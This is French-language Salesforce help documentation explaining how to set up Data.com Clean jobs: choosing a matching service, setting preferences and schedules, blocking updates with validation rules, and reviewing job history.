Si vous utilisez Data.com Prospector ou Data.com Clean, vous pouvez sélectionner le service de correspondance utilisé par votre organisation pour mettre à jour les enregistrements de compte. Avant de sélectionner votre service, il est important de comprendre chaque service, ses comportements de mise à jour ainsi que les considérations associées.

Instructions sur la sélection des préférences des tâches Data.com Clean

Prenez connaissance des préférences que vous pouvez configurer avant de définir vos tâches Data.com Clean.

CONSULTER ÉGALEMENT :

Configuration de Data.com Clean

Configuration de tâches Data.com Clean

Suivi de l'historique des champs d'objets standard

Instructions relatives au choix d'un service de correspondance de compte

Instructions sur la sélection des préférences des tâches Data.com Clean

## Instructions relatives au choix d'un service de correspondance de compte

Si vous utilisez Data.com Prospector ou Data.com Clean, vous pouvez sélectionner le service de correspondance utilisé par votre organisation pour mettre à jour les enregistrements de compte. Avant de sélectionner votre service, il est important de comprendre chaque service, ses comportements de mise à jour ainsi que les considérations associées.

Les services de correspondance disponibles sont :

**Correspondance Data.com**

La technologie unique de correspondance de Data.com, qui reconnaît les champs `Nom de compte`, `Adresse de facturation`, `Site Web`, et `Téléphone`.

Le service de correspondance Data.com est toujours utilisé lors de la mise à jour des comptes qui ont un `D-U-N-S Number` valide même si le service de correspondance DUNSRight est sélectionné.

**Correspondance D&B DUNSRight™**

La technologie propriétaire de qualité des données de D&B, qui utilise un processus rigoureux pour normaliser les données et mapper les enregistrements Société D&B avec vos enregistrements de compte. Le processus emploie également le code de confiance D&B, qui classe les correspondances candidates de Data.com selon leur concordance avec votre enregistrement, de 1 (différente) à 10 (identique ou très similaire). D&B fournit également des niveaux de correspondance codés par lettres pour les champs individuels. Pour plus d'informations sur le fonctionnement de la correspondance DUNSRight D&B, reportez-vous à *Correspondance d'entité D&B*.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Attribut | Correspondance Data.com | Correspondance DUNSRight™ |
|---|---|---|
| Service de correspondance par défaut | ✅ | |
| Comprend le code de confiance de D&B | | ✅ |
| Prend en charge de nombreuses correspondances internationales[1] | | ✅ |
| Prend en charge les pays non anglophones | | ✅ |
| Requiert une correspondance par défaut du `D-U-N-S Number` | | ✅ |

[1]La correspondance DUNSRight D&B fournit des enregistrements de correspondance pour plus de 200 pays supplémentaires par rapport à la correspondance Data.com. La correspondance DUNSRight *ne prend pas* en charge les pays et régions suivants : Îles de l'Amirauté ; Îles Aland ; Antarctique ; Île de l'Ascension ; Bonaire ; Île Bouvet ; Territoire britannique de l'océan Indien ; Îles Carolines ; Îles Cocos (Keeling) ; Cuba ; Curaçao ; Terres australes et antarctiques françaises ; Guernesey ; Île Heard et Îles McDonald ; Île de Man ; Jersey ; Corée, République populaire démocratique ; Mayotte ; Micronésie, États fédérés ; Îles Midway ; Mongolie ; Niue ; Palaos ; Territoire Palestinien occupé ; Pitcairn ; Saint-Barthélemy ; Saint-Eustache et Saba ; Saint Martin (France) ; Saint Martin (Pays-Bas) ; Géorgie du Sud ; Îles Sandwich du Sud ; Svalbard et Jan Mayen ; Timor-Oriental ; Chypre turque ; Îles mineures éloignées des États-Unis ; Île Wake ; Wallis et Futuna ; Sahara Occidental.

CONSULTER ÉGALEMENT :

- Comment la correspondance entre les enregistrements Salesforce et Data.com est-elle effectuée ?
- Configuration de Data.com Clean
- Considérations sur la planification de tâches Data.com Clean
- Instructions sur la sélection des préférences des tâches Data.com Clean
- Configuration de tâches Data.com Clean
- Définition de vos préférences et sélection d'un service de correspondance de compte pour Data.com Clean

## Instructions sur la sélection des préférences des tâches Data.com Clean

Prenez connaissance des préférences que vous pouvez configurer avant de définir vos tâches Data.com Clean.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Data.com Clean offre trois options de mise à jour des données à l'aide de tâches. Les tâches peuvent effectuer les opérations suivantes :
  - `Marquer toutes les différences par enregistrement` pour *identifier uniquement* les champs dont les valeurs sont différentes de celles de Data.com.
  - `Marquer les différences et renseigner automatiquement les champs vides par enregistrement` identifier les champs dont les valeurs sont différentes *et renseigner les champs vides* avec des valeurs de Data.com.
  - `Personnaliser les paramètres champ par champ`.
- Si vous sélectionnez l'option `Personnaliser` pour un objet, vous pouvez effectuer les opérations suivantes :
  - Marquer les champs dans vos enregistrements Salesforce dont les valeurs sont différentes des enregistrements Data.com correspondants.
  - Marquer différentes valeurs de champ dans vos enregistrements Salesforce et renseigner automatiquement les champs vides avec des valeurs Data.com.
  - Remplacer différentes valeurs de champ dans vos enregistrements Salesforce par des valeurs Data.com. Si vous remplacez des valeurs d'enregistrement Salesforce, définissez le suivi de l'historique pour ces champs.
- Vous pouvez définir des préférences marquer uniquement, et marquer et renseigner automatiquement pour des enregistrements complets ou par champ. Vous définissez des préférences de remplacement par champ.
- Si vous utilisez Data.com Clean, vous pouvez également mettre à jour des enregistrements Société D&B liés à des comptes et à des pistes. Les tâches de mise à jour Société D&B renseignent ou remplacent automatiquement les valeurs de champ dans les enregistrements Société D&B, mais ne modifient pas les données dans les enregistrements liés à des comptes et à des pistes.
- Vos préférences s'appliquent lors de l'exécution suivante des tâches de mise à jour planifiées. Des indicateurs s'affichent pour les utilisateurs, selon les cas, lorsqu'ils mettent à jour des enregistrements manuellement.

- Après avoir changé de service de correspondance, si vous souhaitez effectuer un mappage unique en utilisant le nouveau service, retirez manuellement le `numéro D-U-N-S` dans les enregistrements de compte afin de forcer un nouveau mappage des enregistrements par le service de correspondance. Notez que ce mappage peut affecter vos taux de correspondance.
- Nous recommandons de ne pas mapper un champ personnalisé ou ignorer le mappage pour les deux services de correspondance.
- Les pistes converties sont exclues des tâches de mise à jour de piste.
- Si vous sélectionnez un champ à remplacer par des tâches de mise à jour, et qu'un utilisateur marque ce champ comme *`Incorrect`* dans un enregistrement, les tâches ne remplacent pas ce champ dans cet enregistrement.
- Les comptes personnels sont exclus des tâches de mise à jour de compte et de contact.

CONSULTER ÉGALEMENT :

Configuration de Data.com Clean

Configuration de tâches Data.com Clean

Définition de vos préférences et sélection d'un service de correspondance de compte pour Data.com Clean

Instructions relatives au choix d'un service de correspondance de compte

## Configuration de tâches Data.com Clean

Si votre organisation possède une licence Data.com Clean, vous pouvez configurer des tâches automatiques pour mettre à jour vos enregistrements.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Considérations sur la planification de tâches Data.com Clean

Prenez connaissance des considérations sur la planification de la mise à jour automatique de vos enregistrements en utilisant des tâches Clean.

### Planification des tâches Data.com Clean

Pour mettre à jour le statut de mise à jour de vos enregistrements, planifiez des tâches automatisées afin de comparer vos enregistrements avec Data.com. Les tâches sont uniquement disponibles pour les organisations détenant une licence Data.com Clean.

### Planification d'une synchronisation complète des enregistrements de compte Salesforce avec Data.com Clean

Si vous utilisez le service de correspondance de D&B DUNSRight, vous pouvez planifier une synchronisation complète de vos enregistrements de compte avec ceux de Data.com lors de la prochaine exécution des tâches de mise à jour de vos comptes. La synchronisation complète compare tous vos enregistrements de compte à ceux de Data.com, et peut détecter de nouvelles correspondances par rapport aux tâches précédentes.

### Empêcher que les tâches Data.com Clean ne mettent à jour des enregistrements

Vous pouvez empêcher la mise à jour des enregistrements de compte, de contact et de piste avec des données Data.com lors de l'exécution des tâches automatiques.

### Examen de l'historique des tâches de Data.com Clean

L'Historique des tâches de Data.com Clean permet de consulter vos tâches actuelles et d'accéder aux journaux d'erreur des tâches.

## Considérations sur la planification de tâches Data.com Clean

Prenez connaissance des considérations sur la planification de la mise à jour automatique de vos enregistrements en utilisant des tâches Clean.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Important:** Si vous avez défini l'exécution de déclencheurs lorsque des enregistrements de compte, de contact ou de piste sont mis à jour, et que vos déclencheurs exécutent des requêtes SOQL, les requêtes peuvent interférer avec les tâches de ces objets. Vos déclencheurs Apex (combinés) ne doivent pas dépasser 200 requêtes SOQL par lot. Sinon, votre tâche pour cet objet échoue. De plus, si vos déclencheurs sont des méthodes @future, ils sont soumis à une limite de 10 appels @future par lot.

- Les tâches sont uniquement disponibles pour les organisations détenant une licence Data.com Clean.
- Pour qu'elles soient exécutées, vous devez avoir planifié des tâches sur au moins un jour de la semaine.
- Les tâches traitent uniquement les enregistrements d'objets activés.
- Dans une tâche de synchronisation complète, tous les enregistrements sont mis à jour, quel que soit leur statut de mise à jour. Dans une tâche de *synchronisation incrémentielle*, seuls les enregistrements ayant un statut de mise à jour `Non comparé` sont mis à jour.
- Lorsqu'une tâche de synchronisation complète s'exécute, elle s'exécute à la place d'une tâche de synchronisation incrémentielle.
- Si une tâche de synchronisation complète est planifiée, elle s'exécute même si aucun enregistrement n'a été modifié.
- La durée entre deux tâches se mesure entre le moment où la première tâche se termine et le commencement de la suivante.
- Les tâches sont mises en file d'attente en fonction de vos paramètres de planification et exécutées de façon indépendante pour des comptes, des contacts et des pistes. Si vous utilisez Clé sociale de Data.com, les tâches Clean exécutent également un processus qui recherche et associe des pseudos sociaux à vos contacts et vos pistes.
- La durée d'une tâche dépend de plusieurs choses, notamment du service de correspondance que vous avez sélectionné (pour les tâches de compte), du nombre d'enregistrements que votre tâche met à jour et des performances générales de Salesforce. Si vous utilisez la correspondance Data.com, il faut environ une journée pour que les tâches mettent à jour 3 000 000 d'enregistrements. Si vous utilisez la correspondance DUNSRight™, il faut environ une journée pour que les tâches mettent à jour 750 000 enregistrements.
- Utilisez votre environnement sandbox pour évaluer les tâches de mise à jour automatisées avant de les exécuter dans votre organisation de production avec des données réelles. Une fois Data.com Clean provisionnée dans votre organisation de production, actualisez votre Sandbox pour la doter d'autorisations et de données identiques. Suivez ensuite les étapes de Mise en oeuvre de Data.com Clean pour configurer Clean dans votre Sandbox. Si tout se passe bien dans votre environnement Sandbox, suivez les mêmes étapes de mise en oeuvre dans votre organisation de production.
- Les tâches planifiées dans un environnement sandbox expirent au bout de 30 jours.
- Pour de meilleurs résultats, nous vous recommandons d'inclure une valeur valide pour les champs `Pays` et `Département/Région`.
- Avant de planifier des tâches, nous recommandons de programmer des sauvegardes régulières de vos données de compte, de contact et de piste. Il est toujours prudent de respecter cette précaution. Si vos enregistrements Salesforce sont mappés de façon incorrecte, vous pouvez restaurer les versions antérieures.
- Définissez le suivi historique des champs pour des comptes, des contacts et des pistes. Le suivi historique des champs facilite l'identification des modifications apportées aux valeurs de champs, avec leur auteur et leur date. Si vous utilisez le suivi historique des champs, assurez-vous d'ajouter les listes associées Historique des comptes, Historique des contacts et Historique des pistes aux présentations de page respectives de ces objets.
- Les tâches ne traitent pas les enregistrements de comptes personnels.

- La règle de mise à jour Informations sur les sociétés des comptes crée un conflit avec les tâches de mise à jour. Pour éviter les conflits, reportez-vous à Considérations relatives à la configuration de règles de mise à jour des informations sur les sociétés.

CONSULTER ÉGALEMENT :

Configuration de Data.com Clean

Configuration de tâches Data.com Clean

Instructions relatives au choix d'un service de correspondance de compte

## Planification des tâches Data.com Clean

Pour mettre à jour le statut de mise à jour de vos enregistrements, planifiez des tâches automatisées afin de comparer vos enregistrements avec Data.com. Les tâches sont uniquement disponibles pour les organisations détenant une licence Data.com Clean.

1. Consultez les considérations avant de planifier des tâches.
2. Dans Configuration, saisissez *Tâches* dans la case Recherche rapide, puis sélectionnez **Tâches**.
3. Sélectionnez les jours de la semaine auxquels vous souhaitez exécuter les tâches.
4. Sélectionnez votre date de début préférée.

   Remarque: Les tâches sont exécutées de façon indépendante. Par conséquent, les horaires de démarrage précis peuvent varier.

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de Data.com Clean

Configuration de tâches Data.com Clean

Considérations sur la planification de tâches Data.com Clean

Examen de l'historique des tâches de Data.com Clean

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour planifier des tâches et afficher l'historique des tâches Data.com Clean :

- Personnaliser l'application

## Planification d'une synchronisation complète des enregistrements de compte Salesforce avec Data.com Clean

Si vous utilisez le service de correspondance de D&B DUNSRight, vous pouvez planifier une synchronisation complète de vos enregistrements de compte avec ceux de Data.com lors de la prochaine exécution des tâches de mise à jour de vos comptes. La synchronisation complète compare tous vos enregistrements de compte à ceux de Data.com, et peut détecter de nouvelles correspondances par rapport aux tâches précédentes.

Une fois la synchronisation complète demandée exécutée, cette option est désactivée. Vous pouvez la réactiver et planifier une autre synchronisation complète tous les 30 jours. Nous vous informons de la progression de votre synchronisation complète ou du délai écoulé depuis la dernière exécution d'une synchronisation complète.

1. Dans Configuration, saisissez *Tâches* dans la case `Recherche rapide`, puis sélectionnez **Tâches** dans Data.com.
2. Cliquez sur le bouton en regard de **Synchronisation complète avec la tâche suivante** pour **Activer** la synchronisation complète.
   Lorsque la synchronisation complète demandée est exécutée, le bouton change en **Désactiver**.

CONSULTER ÉGALEMENT :

- Configuration de Data.com Clean
- Configuration de tâches Data.com Clean

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour planifier des tâches et afficher l'historique des tâches Data.com Clean :

- Personnaliser l'application

## Empêcher que les tâches Data.com Clean ne mettent à jour des enregistrements

Vous pouvez empêcher la mise à jour des enregistrements de compte, de contact et de piste avec des données Data.com lors de l'exécution des tâches automatiques.

Utilisation du statut de mise à jour Ignoré pour éviter que les tâches Data.com Clean ne mettent à jour les enregistrements

Utilisez la préférence d'ignorance des tâches `Enregistrements ignorés` de Data.com Clean qui permet de s'assurer que les enregistrements avec un `Statut de mise à jour Ignoré` ne soient pas mis à jour par les tâches. Il s'agit de la méthode recommandée pour éviter que les tâches ne mettent à jour des enregistrements.

Utilisation des champs personnalisés et des règles de validation pour éviter que les tâches Data.com Clean mettent à jour les enregistrements

Utilisez un champ personnalisé pour identifier les enregistrements qui ne doivent pas être mis à jour. Créez ensuite une règle de validation qui indique aux tâches d'ignorer ces enregistrements.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

- Configuration de tâches Data.com Clean
- Configuration de Data.com Clean
- Puis-je empêcher les tâches Data.com Clean d'actualiser automatiquement les enregistrements ?

## Utilisation du statut de mise à jour `Ignoré` pour éviter que les tâches Data.com Clean ne mettent à jour les enregistrements

Utilisez la préférence d'ignorance des tâches `Enregistrements ignorés` de Data.com Clean qui permet de s'assurer que les enregistrements avec un `Statut de mise à jour` `Ignoré` ne soient pas mis à jour par les tâches. Il s'agit de la méthode recommandée pour éviter que les tâches ne mettent à jour des enregistrements.

1. Dans Configuration, saisissez *`Préférences`* dans la case `Recherche rapide`, puis sélectionnez **Préférences**.
2. Sélectionnez `Enregistrements ignorés` dans les préférences d'ignorance des tâches pour les tâches Comptes, Contacts et Pistes.
3. Enregistrez vos préférences.
4. Définissez le `Statut de mise à jour` sur *`Ignoré`* pour les enregistrements qui ne doivent pas être mis à jour par les tâches.

   Conseil: Vous pouvez utiliser l'API Salesforce, le Data Loader ou un déclencheur Apex pour définir le `Statut de mise à jour` de plusieurs enregistrements.

5. Pour s'assurer que le `statut de mise à jour` des enregistrements `ignorés` ne change pas quand les enregistrements sont mis à jour, créez un déclencheur Apex. Lorsqu'un enregistrement est mis à jour, le déclencheur définit de nouveau son `statut de mise à jour` sur `Ignoré`. De cette façon, les tâches ne peuvent pas mettre l'enregistrement à jour.

### CONSULTER ÉGALEMENT :

Utilisation des champs personnalisés et des règles de validation pour éviter que les tâches Data.com Clean mettent à jour les enregistrements

### Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour définir les préférences des tâches :

- "Personnaliser l'application"

Pour créer des classes et déclencheurs Apex :

- Auteur Apex

## Utilisation des champs personnalisés et des règles de validation pour éviter que les tâches Data.com Clean mettent à jour les enregistrements

Utilisez un champ personnalisé pour identifier les enregistrements qui ne doivent pas être mis à jour. Créez ensuite une règle de validation qui indique aux tâches d'ignorer ces enregistrements.

**Important:** Si vous créez une règle de validation qui empêche les mises à jour automatique, tenez compte de ce conseil.

La règle de validation génère des entrées et des messages associés dans les journaux de tâche Data.com Clean, mais vos tâches peuvent également générer d'autres entrées et d'autres erreurs. Par conséquent, assurez-vous d'examiner attentivement vos journaux de tâche.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des champs personnalisés :
- "Personnaliser l'application"

Pour définir ou modifier des règles de validation de champ :
- "Personnaliser l'application"

Pour afficher les règles de validation de champ :
- Afficher la configuration

1. Créez un champ personnalisé pour chaque objet, qui contient les enregistrements dont vous souhaitez empêcher la mise à jour automatique par les tâches Clean.
   Voici un exemple de définition du champ personnalisé.

| Champ | Valeur ou sélection |
|---|---|
| `Type de champ` | `Case à cocher` |
| `Étiquette de champ` | *`Data.com ne met pas à jour automatiquement`* |
| `Valeur par défaut` | `Non sélectionné` |
| `Description` | *`Empêche les tâches automatiques Mise à jour de mettre à jour les champs ayant les valeurs des enregistrements Data.com correspondantes.`* |
| `Texte d'aide` | *`Exclure cet enregistrement des mises à jour de champ automatiques par les tâches Data.com Clean`* |

2. Pour bloquer les mises à jour automatiques dans les enregistrements qui ont l'option `Data.com ne met pas à jour automatiquement` (ou le nom de champ personnalisé correspondant) sélectionnée, créez une règle de validation.
   Voici un exemple de définition de la règle de validation pour chaque objet.

| Champ | Valeur ou sélection |
|---|---|
| `Nom de la règle` | *`Bloquer_la_mise_à_jour_automatique_de_Data_com`* |
| `Description` | *`Blocage au niveau de l'enregistrement des tâches de mise à jour automatique des valeurs de champ.`* |
| `Formule de condition d'erreur` (pour des comptes) | `(`***`NOM D'API DE VOTRE CHAMP PERSONNALISÉ`*** `) && ($User.Alias = "autocln") && (ISCHANGED( DunsNumber ) || ISCHANGED(` |

| Champ | Valeur ou sélection |
| --- | --- |
| | `NumberOfEmployees ) || ISCHANGED( AnnualRevenue ) || ISCHANGED( TickerSymbol ) || ISCHANGED( Website ) || ISCHANGED( Industry ) || ISCHANGED( Ownership ) || ISCHANGED( BillingCity ) || ISCHANGED( BillingCountry ) || ISCHANGED( BillingState ) || ISCHANGED( BillingStreet ) || ISCHANGED( BillingPostalCode ) || ISCHANGED( Phone ) || ISCHANGED( Fax ) || ISCHANGED( Site ) || ISCHANGED( Tradestyle ) || ISCHANGED( YearStarted ) || ISCHANGED( Sic ) || ISCHANGED( SicDesc ) || ISCHANGED( NaicsCode ) || ISCHANGED( NaicsDesc ) || ISCHANGED( Description ) )` |
| `Formule de condition d'erreur` (pour des contacts) | `(`***`NOM D'API DE VOTRE CHAMP PERSONNALISÉ`*** `) && ($User.Alias = "autocln") && (ISCHANGED( Title ) || ISCHANGED( Email ) || ISCHANGED( Phone ) || ISCHANGED( MailingStreet ) || ISCHANGED( MailingCity ) || ISCHANGED( MailingState ) || ISCHANGED( MailingCountry ) || ISCHANGED( MailingPostalCode ) )` |
| `Formule de condition d'erreur` (pour des pistes) | `(`***`NOM D'API DE VOTRE CHAMP PERSONNALISÉ`*** `) && ($User.Alias = "autocln") && (ISCHANGED( Company ) || ISCHANGED( Title ) || ISCHANGED( Email ) || ISCHANGED( Phone ) || ISCHANGED( Street ) || ISCHANGED( City ) || ISCHANGED( State ) || ISCHANGED( PostalCode ) || ISCHANGED( Country ) || ISCHANGED( NumberOfEmployees ) || ISCHANGED( AnnualRevenue ) || ISCHANGED( Industry ) || ISCHANGED( CompanyDunsNumber ) )` |
| `Message d'erreur` | *`Cet enregistrement a été exclu des mises à jour de champ automatiques par les tâches Data.com Clean.`* |

3. Ouvrez chaque enregistrement que vous ne souhaitez pas mettre à jour automatiquement, puis sélectionnez `Ne pas mettre à jour automatiquement` (ou le nom du champ personnalisé correspondant).
Lors de l'exécution des tâches automatiques, pour chaque enregistrement qui n'est pas mis à jour, le message ci-dessous s'affiche dans le journal : "`Cet enregistrement a été exclu des mises à jour de champ automatiques par les tâches Data.com Clean` ».

Conseil: Vous pouvez utiliser Data Loader ou un déclencheur personnalisé afin de sélectionner cette case pour des enregistrements multiples.

CONSULTER ÉGALEMENT :

Création de champs personnalisés

Définition de règles de validation

Utilisation du statut de mise à jour Ignoré pour éviter que les tâches Data.com Clean ne mettent à jour les enregistrements

## Examen de l'historique des tâches de Data.com Clean

L'Historique des tâches de Data.com Clean permet de consulter vos tâches actuelles et d'accéder aux journaux d'erreur des tâches.

Important: Si vous n'utilisez pas la règle de validation Ne pas mettre à jour automatiquement pour empêcher la mise à jour automatique des enregistrements sélectionnés par les tâches Data.com Clean, assurez-vous de comprendre son effet sur les journaux de tâche Clean. La règle génère des entrées et des messages associés dans les journaux des tâches, mais vos tâches peuvent également générer d'autres entrées et erreurs. Par conséquent, assurez-vous d'examiner attentivement vos journaux des tâches. La règle de validation est disponible dans le package AppExchange Data.com Reports.

1. Dans Configuration, saisissez *Tâches* dans la case `Recherche rapide`, puis sélectionnez **Tâches**.
2. Affichez le détail des tâches dans la section Historique des tâches de mise à jour.
3. Si la tâche rencontre des erreurs lors du traitement d'enregistrements, cliquez sur le lien de la colonne `Erreurs de lot` ou `Erreurs d'entité` pour télécharger le fichier `.csv` du journal d'erreurs.

   Nous stockons les journaux de tâche pendant 21 jours.

Voici les définitions des colonnes du tableau.

| En-tête de colonne | Définition |
|---|---|
| `Date` | La date d'exécution de la tâche. |
| `Heure de soumission` | L'heure à laquelle la tâche a été soumise à la file d'attente des tâches. Les tâches sont exécutées de façon indépendante, par conséquent, l'heure exacte d'exécution peut différer de cette valeur. |
| `Type de tâche` | Type de la tâche : pour Comptes, Sociétés D&B, Contacts ou Pistes.<br>Il existe plusieurs types de tâche de compte.<br>`Compte (correspondance Data.com)` : le service de correspondance Data.com a été utilisé pour mapper les enregistrements de compte. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour planifier des tâches et afficher l'historique des tâches de Data.com Clean :

- Personnaliser l'application

| En-tête de colonne | Définition |
| --- | --- |
| | `Compte (correspondance DUNSRight)` : le service de correspondance DUNSRight a été utilisé pour mapper les enregistrements de compte.<br>`Compte (recherche de numéro D-U-N-S)` : le champ `D-U-N-S Number`, s'il est présent, a été utilisé pour remapper (ou référencer de nouveau) les enregistrements de compte. |
| `Statut de la tâche` | Le statut de la tâche :<br>`En file d'attente` : la tâche est dans la file d'attente d'exécution. Pour les tâches dans ce statut, la colonne `Heure de soumission` affiche un tiret (–).<br>`Préparation` : l'exécution de la tâche est en cours de préparation.<br>`Traitement en cours` : la tâche est actuellement exécutée.<br>`Terminé` : l'exécution de la tâche est terminée (avec ou sans erreur).<br>`Échec` : l'exécution de la tâche a échoué.<br>`Abandonné` : la tâche a été abandonnée avant ou pendant son exécution. |
| `Enregistrements` | Le nombre total d'enregistrements Salesforce traités par la tâche. |
| `Correspondant` | Le nombre total d'enregistrements Salesforce que la tâche a mis en correspondance avec des enregistrements Data.com. |
| `Non correspondant` | Le nombre total d'enregistrements Salesforce que la tâche n'a pas mis en correspondance avec des enregistrements Data.com. |
| `Inactif` | Le nombre d'enregistrements Salesforce marqués comme `Inactif` dans Data.com. |
| `Erreurs de lot` | Le nombre total d'erreurs de lot qu'une tâche a rencontrées pendant son exécution. Un tiret indique aucune erreur ou aucune donnée. Si la tâche produit un journal d'erreurs de lot, cliquez sur le lien pour télécharger et ouvrir son fichier .csv. |
| `Erreurs d'entité` | Le nombre total d'erreurs d'entité qu'une tâche a rencontrées pendant son exécution. Un tiret indique aucune erreur ou aucune donnée. Si la tâche produit un journal d'erreurs d'entité, cliquez sur le lien pour télécharger et ouvrir son fichier .csv. Une explication précise chaque erreur d'entité générée en raison de l'échec d'une sauvegarde d'enregistrement, par exemple si une règle de validation échoue. Généralement, les erreurs d'entité sont provoquées par des échecs de règles de validation ou des violations de champs obligatoires. Si une explication existe, nous l'indiquons.<br>L'ID unique d'un enregistrement qui a généré une erreur pendant la tâche. Pour ouvrir l'enregistrement, ajoutez l'ID de 15 chiffres à |

| En-tête de colonne | Définition |
| --- | --- |
| | l'URL de votre instance Salesforce. Par exemple : `https://na1.salesforce.com/0013000000hKBTq`. |

CONSULTER ÉGALEMENT :

Configuration de Data.com Clean

Configuration de tâches Data.com Clean

## Révision des déclencheurs et les règles de workflow pour la compatibilité avec Clean

Si votre organisation utilise des déclencheurs ou des règles de workflow sur des objets activés pour Clean (Compte, Contact, Piste ou Société D&B), vérifiez les déclencheurs et les workflows, puis ajustez-les ou contournez-les si nécessaire pour éviter aux utilisateurs d'obtenir des résultats inattendus lors de la mise à jour des enregistrements.

1. Si vous utilisez des déclencheurs dans un objet qui a été mis à jour manuellement ou par des tâches Clean, dans les paramètres de gestion de l'objet, rendez-vous dans Déclencheurs.
2. Ouvrez et examinez chaque déclencheur pour vous assurer que votre système ou vos utilisateurs ne rencontrent aucun résultat inattendu lors de la mise à jour des enregistrements. Si un ou deux déclencheurs sont susceptibles de générer des résultats inattendus, il peut être possible de les ajuster. Si vous utilisez des tâches Data.com Clean et que de nombreux déclencheurs entraînent des résultats inattendus, il est préférable de contourner les déclencheurs lors de l'exécution des tâches. Vous pouvez sélectionner cette option dans la page Préférences de mise à jour : Dans Configuration, saisissez *Préférences* dans la case `Recherche rapide`, puis sélectionnez **Préférences** sous Clean.
3. Si vous utilisez les workflows, dans Configuration, saisissez *Règles de workflow* dans la case `Recherche rapide`, puis sélectionnez **Règles de workflow**.
4. Ouvrez et examinez chaque règle de workflow pour vous assurer que votre système ou vos utilisateurs ne rencontrent aucun résultat inattendu lors de la mise à jour des enregistrements. Si une ou deux règles de workflow sont susceptibles de générer des résultats inattendus, il peut être possible de les ajuster. Si vous utilisez des tâches Data.com Clean et que de nombreuses règles entraînent des résultats inattendus, il est préférable de contourner les règles de workflow lors de l'exécution des tâches. Vous pouvez sélectionner cette option dans la page Préférences de mise à jour : Vous pouvez sélectionner cette option dans la page Préférences de mise à jour : Dans Configuration, saisissez *Préférences* dans la case `Recherche rapide`, puis sélectionnez **Préférences** sous Clean.
5. Pour l'ensemble des déclencheurs et des règles de workflow que vous utilisez, vérifiez les résultats dans les enregistrements d'objets affectés après chaque exécution d'une tâche Data.com Clean sur ces objets.

Exemple: votre organisation a un déclencheur qui crée et attribue une tâche à chaque mise à jour d'un enregistrement de piste, quelle que soit la méthode utilisée. Si vous mettez à jour des pistes à l'aide de tâches Data.com Clean, vos utilisateurs peuvent obtenir davantage de tâches que prévu. Par conséquent, vous pouvez ajuster le déclencheur afin de créer des tâches uniquement lors de la *modification* ou de la *mise à jour manuelle des enregistrements par des utilisateurs de Salesforce*. Vous pouvez déterminer quel utilisateur a mis à jour un enregistrement pour la dernière fois en consultant le champ `Dernière modification par`. Pour les derniers enregistrements mis à jour par une tâche Data.com Clean, ce champ indique `Data.com Clean`. Pour les enregistrements mis à jour par un utilisateur, ce champ indique son prénom et son nom.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour mettre en œuvre Data.com Clean :
- Personnaliser l'application

Pour mettre en oeuvre Data.com Prospector :
- « Personnaliser l'application »

Pour définir des déclencheurs :
- Auteur Apex

Pour définir des règles de workflow :
- « Personnaliser l'application »

CONSULTER ÉGALEMENT :

Considérations relatives à la configuration des règles de mise à jour Informations sur les sociétés

## Configuration de vues de liste pour Data.com Clean

Pour permettre aux utilisateurs de Data.com Clean de mettre à jour des enregistrements à partir d'une liste, vous devez ajouter le champ `Statut de mise à jour` aux vues de liste de votre organisation.

1. Cliquez sur l'onglet (Comptes, Contacts ou Pistes) de l'objet dont vous souhaitez mettre à jour les enregistrements dans votre liste.

   Remarque: Si votre organisation utilise la correspondance DUNSRight pour mettre à jour les enregistrements de compte, la mise à jour de vues de liste n'est pas disponible pour les enregistrements de compte.

2. Sélectionnez une vue dans le menu déroulant, puis cliquez sur **Modifier**.
3. Accédez à la liste Champs disponibles pour rechercher le champ `Statut de mise à jour`, puis ajoutez-le à la liste Champs sélectionnés.
   Le bouton **Mise à jour** est automatiquement ajouté à la vue de liste.
4. Si vous utilisez Clé sociale de Data.com, vous pouvez également ajouter les champs des réseaux sociaux que vous avez activés (LinkedIn®, Twitter ou Facebook) à vos vues des listes de contacts.

   Les champs de réseaux sociaux ne sont pas disponibles dans les vues de liste de pistes.

CONSULTER ÉGALEMENT :

Création d'une vue de liste dans Salesforce Classic

Configuration de Data.com Clean

**Éditions**

Disponible avec : Salesforce Classic

